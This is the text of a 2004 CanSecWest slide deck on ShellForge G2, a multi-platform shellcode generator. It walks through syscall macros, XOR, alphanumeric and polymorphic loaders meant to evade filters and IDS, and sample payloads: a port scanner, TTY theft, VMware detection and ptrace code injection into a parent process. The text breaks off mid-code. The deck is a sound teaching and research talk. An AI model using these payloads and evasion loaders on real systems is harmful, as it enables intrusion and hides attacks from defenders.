ShellForge G2
Shellcodes for everybody and every platform

Philippe Biondi

`<phil@secdev.org>`

`<philippe.biondi@arche.fr>`

—

CanSecWest 2004
April 21st,22nd,23rd

Outline

- Shellcodes
  - What ? Why ?
  - How ?
  - Links with viruses and worms
- Shellcode generation
  - Different approaches
  - Zoom on ShellForge approach
  - Shellcode transformations
- ShellForge
  - ShellForge overview
  - SFLib: ShellForge library
  - ShellForge internals
  - Examples

- Shellcodes
  - What ? Why ?
  - How ?
  - Links with viruses and worms
- Shellcode generation
  - Different approaches
  - Zoom on ShellForge approach
  - Shellcode transformations
- ShellForge
  - ShellForge overview
  - SFLib: ShellForge library
  - ShellForge internals
  - Examples

- Definition : shellcode (or egg)
  - executable code that is used as a payload
  - usually out of any structure (ELF, PE, . . .)
  - often used to spawn a shell
- Uses : injection of a raw set of instructions
  - add functionality to a running program
  - need to redirect the execution flow to our shellcode

- Injection is easy (does not need any flaw)
  - through an input (login, password)
  - data read on disk
  - environment variables
  - shared memory
  - injected with `ptrace()` (or other debug mechanism)
  - injected by kernel
  - . . .
- Execution flow redirection is hard (need a flaw to gain sth)
  - buffer overflow, format string, integer overflow, . . .
  - debug privileges (`ptrace()`, . . .), kernel

- Unix shellcoding principle :
  - we can directly call some kernel functions (sytem call) through special instructions :
    - x86: `int`, `lcall`
    - Sparc: `ta`
    - ARM: `swi`
    - Alpha: `callsys`, `call_pal`
    - MIPS: `callsys`
    - PA-RISC: `ble`
    - m68k: `trap`
    - PowerPC: `sc`

Subtleties:

- injection via unclear channels
  - `str*()` functions ⟹ `\x00`-free shellcodes
  - text-only filters ⟹ alphanumeric shellcodes
- limited size injections
  - shellcodes as small as possible
  - multi-stage shellcodes
- executability subtleties
  - need to be in an executable memory zone
  - may need to flush processor instruction cache

Link with worms

- Ultra quick worms (Sapphire, Witty) are similar to shellcodes
- There is no structure arround them
- They are able to create one (UDP packet) to replicate them

- Shellcodes
  - What ? Why ?
  - How ?
  - Links with viruses and worms
- Shellcode generation
  - Different approaches
  - Zoom on ShellForge approach
  - Shellcode transformations
- ShellForge
  - ShellForge overview
  - SFLib: ShellForge library
  - ShellForge internals
  - Examples

Some ways to make a shellcode:

- written directly in machine code with `cat`
- written in assembly language
- compiled and ripped from binary executable/object
- compiled with a binary target and an adapted linker script
- compiled with a custom compiler
- . . .

Stealth's HellKit:

- Composed of
  - C programs
  - C header file with usual syscall macros and a dozen syscalls
- How it works
  - Compiles a C program
  - Extracts the shellcode from the ELF
  - Presents it
- Ancestor of ShellForge

LSD's UNIX Assembly Codes Development:

Assembly components for different architectures to

- Find socket's file descriptor
- Open a socket
- Restore privileges (`setuid(0)`-like)
- `chroot()` escape
- Execute a shell
- …

ready to put one after the other.

(Irix/MIPS, Solaris/Sparc, HP-UX/PA-RISC, AIX/PowerPC, Solaris/x86 Linux/x86, {Free|Net|Open}BSD/x86, BeOS/x86)

Dave Aitel's MOSDEF:

- C subset compiler and assembler, written in pure python
- generate x86 shellcodes directly
- framework for using the generated shellcodes

Gera's InlineEgg:

```
$ python
>>> import inlineegg
>>> egg = inlineegg.InlineEgg(inlineegg.FreeBSDx86Syscall)
>>> egg.setuid(0)
'eax'
>>> egg.setgid(0)
'eax'
>>> egg.execve('/bin/sh',('bash','-i'))
'eax'
>>> egg.getCode()
'j\x00Pj\x17X\xcd\x80j\x00Ph\xb5\x00\x00\x00X\xcd\x80j\x00hb
 \x89\xe0h-i\x00\x00\x89\xe1j\x00QPh/sh\x00h/bin\x89\xe0\x8d
 \x08#j\x00QPPj;X\xcd\x80'
```

Gera’s InlinEgg: (a bit more advanced use)

```
uid = egg.getuid()
___no_root = egg.If(uid, ’!=’, 0)
___no_root.write(1,’You are not root!\n’)
___no_root.exit(1)
___no_root.end()
egg.write(1,’You are root!\n’)
egg.exit(0)
egg.dumpElf(’amIroot’)
```

Gera's Magic Makefile: (extract) "I wanted to try this idea, because if you want to write shellcode in C there's no point in writing a new compiler, because there are already plenty of good compilers out there"

```
%.bin: %.c mkchars.py syscalls.h linker.ld
        gcc -O4 -ffixed-ebx -nostdlib -nodefaultlibs -fPIC -o $@ $< -Wl,-T,linker.ld,
%.chars.c: %.bin
        python mkchars.py $(*F) < $< > $@
%.chars: %.chars.c
        gcc -o $@ $<
%.bin: %.S
        cc -O4 -o $@ $< -nostdlib -Xlinker -s -Xlinker --gc-sections -Wl,--oformat,bi
.S:
        cc -O4 -o $@ $< -nostdlib -Xlinker -s -Xlinker --gc-sections
linker.ld: Makefile
        @echo "SECTIONS {"                               > $@
        @echo "         /DISCARD/ : {"                  >> $@
        @echo "                 *(.stab*)"              >> $@
        @echo "                 *(.comment)"            >> $@
        @echo "                 *(.note)"               >> $@
        @echo "         }"                              >> $@
        @echo "         _GLOBAL_OFFSET_TABLE_ = .;"     >> $@
        @echo "         all : {*(.text, .data, .bss) }" >> $@
        @echo "}"                                       >> $@
```

Source:

- C program
- No external library
- Direct use of system calls with macros
- Make global variables `static` to prevent gcc using GOT references

```
void main(void)
{
        char buf[] = "Hello world!\n";
        write(1, buf, sizeof(buf));
        exit(5);
}
```

- Each syscall has a number :

```
#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
```

- Each syscall is declared like this (nothing new) :

```
static inline _sfsyscall1( int, exit, int, status)
static inline _sfsyscall0( pid_t, fork )
static inline _sfsyscall3( ssize_t, read, int, fd, void *
static inline _sfsyscall3( ssize_t, write, int, fd, const
static inline _sfsyscall3( int, open, const char *, pathn
```

- We use those kinds of macros :

```
#define _sfsyscall1(type,name,type1,arg1)  \
type name(type1 arg1) \
{ long __res; \
__asm__ volatile ("pushl %%ebx\n\t"      \
                  "mov %2,%%ebx\n\t"     \
                  "int $0x80\n\t"        \
                  "popl %%ebx"           \
        : "=a" (__res) \
        : "0" (__NR_##name),"g" ((long)(arg1))); \
__sfsyscall_return(type,__res); }
```

- 2 differences with libc syscall wrappers :
  - we can decide wether we extract `errno` from return value
  - i386: we preserve `ebx` (PIC code)

Scrippie's SMEGMA: Shellcode Mutation Engine for Generating Mutated Assembly

- try to remove unwanted characters
- use xorring, adding and uuencoding

ADMmutate:

- Have your shellcode evades IDS :
  - xor the shellcode with a random key
  - append a polymorphic decoder
  - transform NOP strings with NOP-like strings

Rix's ASC: IA32 Alphanumeric Shellcode Compiler

- Transform a shellcode into an alphanumeric equivalent

- Shellcodes
  - What ? Why ?
  - How ?
  - Links with viruses and worms
- Shellcode generation
  - Different approaches
  - Zoom on ShellForge approach
  - Shellcode transformations
- ShellForge
  - ShellForge overview
  - SFLib: ShellForge library
  - ShellForge internals
  - Examples

ShellForge:


- ShellForge is a shellcode generator
- The shellcode is written in C and shellforge convert it in machine code
- ShellForge is able to transform the ASM code before it is assembled
- ShellForge is able to transform the machine code (avoid some given characters, alphanumeric shellcode, stack relocation, . . .)
- ShellForge G2 is aimed to be multi-platform

Supported architectures:

- i386
- ARM
- PA-RISC
- Sparc
- MIPS

To be supported in a near future :

- Alpha
- PowerPC
- Motorola 68000
- S390



C
compile/cross-compile
ASM
modify
modified ASM
assemble
assemble
ELF object
extract
Shellcode
transform
present
Raw shellcode
C string shellcode
Shellcode in C program
compile
Runable ELF with shellcode inside

SFLib:

- Part of the ShellForge project
- Gathers syscall macros (every OS, every CPU) (not even a library)
- Aims to be a replacement for libc functions that wrap system calls
- Can be seen as an anemic diet libc
- Could be used for other projects

Autogeneration

- One set of syscall prototypes for every architectures
- One SFLib prototype, syscall numbers and macros for each arch
- For each `__NR_foo`, add `foo()` prototype into `sflib.h`



Now, ready for :

- Linux/i386
- FreeBSD/i386
- OpenBSD/i386
- Linux/PA-RISC
- HPUX/PA-RISC
- Linux/Alpha
- Linux/Arm
- Linux/m68k
- Linux/MIPS
- Linux/MIPSel
- MacOS/PowerPC
- Linux/PowerPC
- Linux/S390
- Solaris/Sparc
- Linux/Sparc

SFLib: example

```
int main(void) {
        write("Hello!\n", 7);
        exit(-1);
}
```

- Can be compiled with
  - `sparc-linux-gcc -include sflib/linux_sparc/sflib.h hello.c`
  - `arm-linux-gcc -include sflib/linux_arm/sflib.h hello.c`
  - ...

Compilation:

- Can use a cross-compiler if necessary
- Select the headers from SFLib for the target OS/CPU
- Problem with some idioms (depending on CPU)
  - Some idioms may make gcc emit some libc functions calls
    - `memcpy`
    - `memmove`
    - `memset`
    - `memcmp`
  - even with `-ffreestanding`
  - for ex: structure assignement..

Compilation target:

- when possible
  - use `ld` *binary* target (`–oformat binary`)
  - use a linker script (inspired from Gera's magic Makefile):

```
SECTIONS {
        /DISCARD/ : {
                *(.stab*)
                *(.comment)
                *(.note)
        }
        all : {*(.text, .rodata, .rdata, .data, .bss)
        _GLOBAL_OFFSET_TABLE_ = .;
}
```

Modifying ASM output: when previous trick does not work

- Dirty (a linker script would have done it):
  - move `.*data` section to the end
  - change some indirect memory access through symbol tables to direct access

Shellcode transformations:

- The shellcode is transformed in another shellcode that
  - does the same thing
  - has a different shape
- This is the job of loaders
- two or more loaders can be chained
- loaders are CPU-dependant (!)

Polymorphic engine :

- Ideas
  - Have a polymorphic decoder
  - ASM is like PERL (*There's more than one way to do it*)
  - Easier to write a decoder in ASM than in machine code
- Application
  - We define a `MBlock` object as a kind of set
  - We define some operations on it :
    - `%` : format string composition
    - `*` : cartesian product
    - `^` : cartesian product minus intersection
    - `-` : couples
    - `+` : union

```
>>> code=MBlock("push %s ; pop %s","mov %s,%s")
>>> regs=MBlock("%eax","%ebx","%ecx")
>>> regs*regs
<MBlock ((’%eax’, ’%eax’), (’%eax’, ’%ebx’), (’%eax’, ’%ecx
>>> regs^regs
<MBlock ((’%eax’, ’%ebx’), (’%eax’, ’%ecx’), (’%ebx’, ’%eax
>>> regs+regs
<MBlock (’%eax’, ’%ebx’, ’%ecx’, ’%eax’, ’%ebx’, ’%ecx’)>
>>> regs-regs
<MBlock ((’%eax’, ’%eax’), (’%ebx’, ’%ebx’), (’%ecx’, ’%ecx
>>> (regs-regs-regs-regs)[0:2]
<MBlock ((’%eax’, ’%eax’), (’%ebx’, ’%ebx’), (’%ecx’, ’%ecx
>>> for c in code%(regs^regs): print c
push %eax ; pop %ebx
push %eax ; pop %ecx
push %ebx ; pop %eax
push %ebx ; pop %ecx
push %ecx ; pop %eax
push %ecx ; pop %ebx
mov %eax,%ebx
mov %eax,%ecx
mov %ebx,%eax
mov %ebx,%ecx
mov %ecx,%eax
mov %ecx,%ebx
```

Shellcode transformations: stack relocation (i386)

- Give a safe value to the stack pointer
  - under the shellcode if we are in the stack
  - does not change if we are elsewhere
- Only add a bit of code at the begining :

```
    popl %ebx
    pushl %eax
    addl $[main-.L649],%ebx
    movl %ebx, %eax
    xorl %esp, %eax
    shrl $16, %eax
    test %eax, %eax
    jnz .Lnotinstack
    movl %ebx,%esp
.Lnotinstack:
```

Shellcode transformations: XOR loader (i386)

- Try to avoid one or more characters in a shellcode
  - find a one-byte key that can remove the characters
  - use a basic polymorphic decoder
  - can fail to find a suitable key or decoder

Shellcode transformations: (almost) alphanumeric loader (i386)

- Inspired from Rix's phrack article (p57-0x0f)
- rebuild the original shellcode on the stack
- use a `ret` to jump to the shellcode (Ã)

Shellcode presentation:

- Raw binary output
- As a C string
- As a C program

Shellcode test:

- Test sequence
  - Outputs the shellcode as a C program
  - Compiles the C program
  - Runs it
- This does not work with cross-compiled shellcodes (!)

The one where the shellcode says *Hello World!* :

```
#define STR "Hello world!\n"

int main(void)
{
        write(1, STR, sizeof(STR));
        exit(5);
}
```

Basic use:

```
$ ./shellforge.py  hello.c
\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x83\xec
\x1c\xfc\x8d\x7d\xd8\x8d\xb3\x58\x00\x00\x00\xb9\x03\x00\x00\x00\xf3\xa5\x8d\x55
\xd8\x66\xa5\x89\xd1\x83\xe4\xf0\xbf\x01\x00\x00\x00\xb8\x04\x00\x00\x00\xba\x0e
\x00\x00\x00\x53\x89\xfb\xcd\x80\x5b\x89\xf8\x53\xbb\x05\x00\x00\x00\xcd\x80\x5b
\x8d\x65\xf4\x5b\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x21
\x0a\x00
```

Testing the shellcode: (no cross-compilation!)

```
$ ./shellforge.py  -tt hello.c
Hello world!
```

Use the XOR loader to prevent zero bytes

```
$ ./shellforge.py --loader=xor hello.c
\xeb\x0d\x5e\x31\xc9\xb1\x66\x80\x36\x02\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff
\x57\x8b\xe7\x55\x54\x51\xea\x02\x02\x02\x02\x59\x83\xc1\xf7\xfd\xfd\xfd\x81\xee
\x1e\xfe\x8f\x7f\xda\x8f\xb1\x5a\x02\x02\x02\xbb\x01\x02\x02\x02\xf1\xa7\x8f\x57
\xda\x64\xa7\x8b\xd3\x81\xe6\xf2\xbd\x03\x02\x02\x02\xba\x06\x02\x02\x02\xb8\x0c
\x02\x02\x02\x51\x8b\xf9\xcf\x82\x59\x8b\xfa\x51\xb9\x07\x02\x02\x02\xcf\x82\x59
\x8f\x67\xf6\x59\x5c\x5d\xcb\xc1\x4a\x67\x6e\x6e\x6d\x22\x75\x6d\x70\x6e\x66\x23
\x08\x02
```

Use the (almost) alphanumeric loader: (we use raw output)

```
$ ./shellforge.py -R --loader=alpha hello.c
hAAAAX5AAAAHPPPPPPPPah0B20X5Tc80Ph0504X5GZBXPh445AX5XXZaPhAD00X5wxxUPTYII19h2000
X59knoPTYIII19h0000X5OkBUPTYI19I19I19h000AX5000sPTY19I19h0000X57ct5PTYI19I19I19h
A000X5sOkFPTY19I19I19h0000X50cF4PTY19II19h0600X5u800PTYIII19h0000X54000Ph0000X50
00wPTY19I19hA600X5Z9p1PTYI19h00A0X5jFoLPTY19h00A0X5BefVPTYI19I19I19h0040X5008jPT
Y19II19h0000X50v30PTYII19I19h4000X5xh00PTYIII19h00A0X5BMfBPTY19II19I19h0AD0X5LRX
3PTY19I19I19h2000X58000PTY19h000DX50kNxPTY19II19hA000X5V000PTYIII19hB000X5XgfcPT
YIII19h5500X5ZZeFPTY19I19I19TÃ
```

The same, on OpenBSD/x86:

```
$ ./shellforge.py --arch=openbsd-i386 hello.c
\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x83\xec
\x1c\xfc\x8d\x7d\xd8\x8d\xb3\x54\x00\x00\x00\xb9\x03\x00\x00\x00\xf3\xa5\x66\xa5
\x83\xe4\xf0\xbe\x01\x00\x00\x00\x8d\x55\xd8\xb8\x04\x00\x00\x00\x6a\x0e\x52\x56
\x50\xcd\x80\x83\xc4\x10\x89\xf0\x6a\x05\x50\xcd\x80\x83\xc4\x08\x8d\x65\xf4\x5b
\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00
```

The same, on Linux/Sparc:

```
$ ./shellforge.py --arch=linux-sparc hello.c
\x9d\xe3\xbf\x88\x07\x00\x00\x00\x40\x00\x00\x1b\xae\x00\x3f\xf8\x82\x10\xe0\x80
\xb4\x05\xc0\x01\xc2\x16\xa0\x0c\x92\x07\xbf\xe8\xf0\x1e\x80\x00\xc2\x37\xbf\xf4
\xc8\x06\xa0\x08\xf0\x3f\xbf\xe8\xc8\x27\xbf\xf0\x82\x10\x20\x04\x90\x10\x20\x01
\x94\x10\x20\x0e\x91\xd0\x20\x10\x1a\x80\x00\x03\x82\x10\x00\x08\x82\x20\x00\x08
\x82\x10\x20\x01\x90\x10\x20\x05\x91\xd0\x20\x10\x1a\x80\x00\x03\x82\x10\x00\x08
\x82\x20\x00\x08\x01\x00\x00\x00\x81\xc7\xe0\x08\x81\xe8\x00\x00\x81\xc3\xe0\x08
\xae\x03\xc0\x17\x01\x00\x00\x00\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x21
\x0a\x00\x00\x00
```

The same, on Linux/PA-RISC:

```
$ ./shellforge.py --arch=linux-hppa hello.c
\xe8\x20\x00\x00\x6b\xc2\x3f\xd9\x37\xde\x01\x00\x34\x22\x00\xda\x6b\xc6\x3f\x31
\x37\xc6\x3f\x11\x08\x06\x02\x5a\x08\x02\x02\x59\x6b\xc5\x3f\x39\x34\x05\x00\x1c
\x08\x05\x02\x58\x6b\xc4\x3f\x41\x08\x13\x02\x44\xe8\x40\x00\x00\x6b\xd3\x3f\xc1
\x08\x04\x02\x53\x08\x06\x02\x59\x08\x05\x02\x58\x34\x1a\x00\x02\xe4\x00\x82\x00
\x34\x14\x00\x08\x34\x1a\x00\x0a\xe4\x00\x82\x00\x34\x14\x00\x02\x4b\xc2\x3e\xd9
\x4b\xc6\x3f\x31\x4b\xc5\x3f\x39\x4b\xc4\x3f\x41\xe8\x40\xc0\x00\x37\xde\x3f\x01
\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00\x00\x00
```

The same, on Linux/ARM:

```
$ ./shellforge.py --arch=linux-arm hello.c
\x00\x44\x2d\xe9\x3c\x00\x9f\xe5\x10\xa0\x4f\xe2\x00\xc0\x8a\xe0\x10\xd0\x4d\xe2
\x0f\x00\x9c\xe8\x0d\xe0\xa0\xe1\x07\x00\xae\xe8\x01\x00\xa0\xe3\xb0\x30\xce\xe1
\x0d\x10\xa0\xe1\x0e\x20\xa0\xe3\x04\x00\x90\xef\x05\x00\xa0\xe3\x01\x00\x90\xef
\x10\xd0\x8d\xe2\x00\x84\xbd\xe8\xa4\x80\x00\x00\x4c\x00\x00\x00\x48\x65\x6c\x6c
\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00\x00\x00
```

The same, on FreeBSD/i386, with C output:

```
$ ./shellforge.py --arch=freebsd-i386 -C hello.c
unsigned char shellcode[] =
"\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x83"
"\xec\x1c\xfc\x8d\x7d\xd8\x8d\xb3\x54\x00\x00\x00\xb9\x03\x00\x00\x00\xf3\xa5"
"\x66\xa5\x83\xe4\xf0\xbe\x01\x00\x00\x00\x8d\x55\xd8\xb8\x04\x00\x00\x00\x6a"
"\x0e\x52\x56\x50\xcd\x80\x83\xc4\x10\x89\xf0\x6a\x05\x50\xcd\x80\x83\xc4\x08"
"\x8d\x65\xf4\x5b\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64"
"\x21\x0a\x00"
;int main(void) { ((void (*)())shellcode)(); }
```

The one where the shellcode scans 5000 TCP ports :

```
#define FIRST 1
#define LAST 5001
int main(void) {
        struct sockaddr_in sa;
        int s,l,i;
        char buf[1024];
        sa.sin_family = PF_INET;
        sa.sin_addr.s_addr = IP(127,0,0,1);
        i=FIRST-1;
reopen: if ((s = socket(PF_INET, SOCK_STREAM, 0)) < 0) write(1,"error\n",6);
        while(++i<LAST) {
                sa.sin_port = htons(i);
                if (!connect(s, (struct sockaddr *)&sa, sizeof(struct sockaddr)) < 0)
                    write(1, &i, sizeof(i));
                    close(s);
                    goto reopen;
                }
        }
        close(1);
        exit(0);
}
```

The one where the shellcode scans 5000 TCP ports :

```
$ ./shellforge.py -tt examples/scanport.c | od -td4
0000000           9          13          21          22
0000020          25          37          53         111
0000040         515         737         991
```

The one where the shellcode steals a TTY :

```
int main(void)
{
        int s,t,fromlen;
        struct sockaddr_un sa,from;
        char path[] = "/tmp/stolen_tty";

        sa.sun_family = AF_UNIX;
        for (s = 0; s < sizeof(path);  s++)
                  sa.sun_path[s] = path[s];

        s = socket(PF_UNIX, SOCK_STREAM, 0);
        unlink(path);
        bind(s, (struct sockaddr *)&sa, sizeof(sa));
        listen(s, 1);
        t = -1;
        while (t < 0) {
                fromlen = sizeof(from);
                t = accept(s, (struct sockaddr *)&from, &fromlen);
        }
        unlink(path);
        close(s);
        dup2(t, 0);
        dup2(t, 1);
        dup2(t, 2);
        close(t);
}
```

The one where the shellcode detects VMware:

```
#define MAGIC 0x564d5868 /* "VMXh" */
#define PORT  0x5658     /* "VX" */
#define GETVERSION 0x0a

static char *versions[] =
 {"??","Express","ESX Server","GSX Server","Workstation" };
static int vlen[] = {2,7,10,10,11};

static void segfault(){
   write(1,"Not a VMware box.\n",18);
   exit(1);
}

int main(){
   unsigned int ok, ver, magic;

   signal(11, segfault);
   __asm__  __volatile__ (" \
        push %%ebx           \n\
        in %%dx, %%eax       \n\
        mov %%ebx, %1        \n\
        pop %%ebx           \n\
        "
        : "=a"(ok), "=m"(magic), "=c"(ver)
        : "0" (MAGIC), "c" (GETVERSION), "d" (PORT)
        );
   if (magic == MAGIC) {
        write(1, "VMware ", 7);
        if (ok == 6) {
                write(1, versions[ver], vlen[ver]);
                write(1, "\n", 1);
        }
        else write(1, "unknown\n",8);
   }
   else write(1, "Not vmware\n",11);
   exit(0);
}
```

The one where the shellcode detects VMware again:

```
int main(int argc, char *argv[])
{
        int a[4];
        a[0]=a[1]=a[2]=a[3]=0;

        __asm__("sidt %0 \n"
                "sgdt %1 \n"
                : "=m" (a), "=m" (a[2]));
        write(1,a,16);
}
```

The one where the shellcode detects VMware again:

- On a normal Linux:

```
$ ./shellforge.py -tt examples/vmware_idt.c  | od -tx4
0000000 700007ff 0000c03b 100000ff 0000c034
```

- On a VMware box

```
0000000 780007ff 0000ffc1 772040af 0000ffc0
```

The one where the shellcode commands to its father:

```
#define STR "Hello world!\n"
#define LOADSZ 700

static int load(void)
{
        __asm__("pusha");
        write(1,STR,sizeof(STR));
        __asm__("popa");
}

int main(void)
{
        int pid, old_eip,start,i;
        struct user_regs_struct regs;

        pid = getppid();
        ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        waitpid(pid, 0, WUNTRACED);
        ptrace(PTRACE_GETREGS, pid, NULL, &regs);
        start = regs.esp-512-LOADSZ;
        for (i=0; i < LOADSZ; i+=4)
                ptrace(PTRACE_POKEDATA, pid, (void *)(start+i),
                       (void *)*(int *)(((unsigned char *)(&load))+i) );
        /**** Change execution flow ****/
        old_eip = regs.eip;
        regs.eip = start;
        if ( (regs.orig_eax >= 0) &&
             (regs.eax == -ERESTARTNOHAND ||
              regs.eax == -ERESTARTSYS ||
              regs.eax == -ERESTARTNOINTR) ) {
                regs.eip += 2;
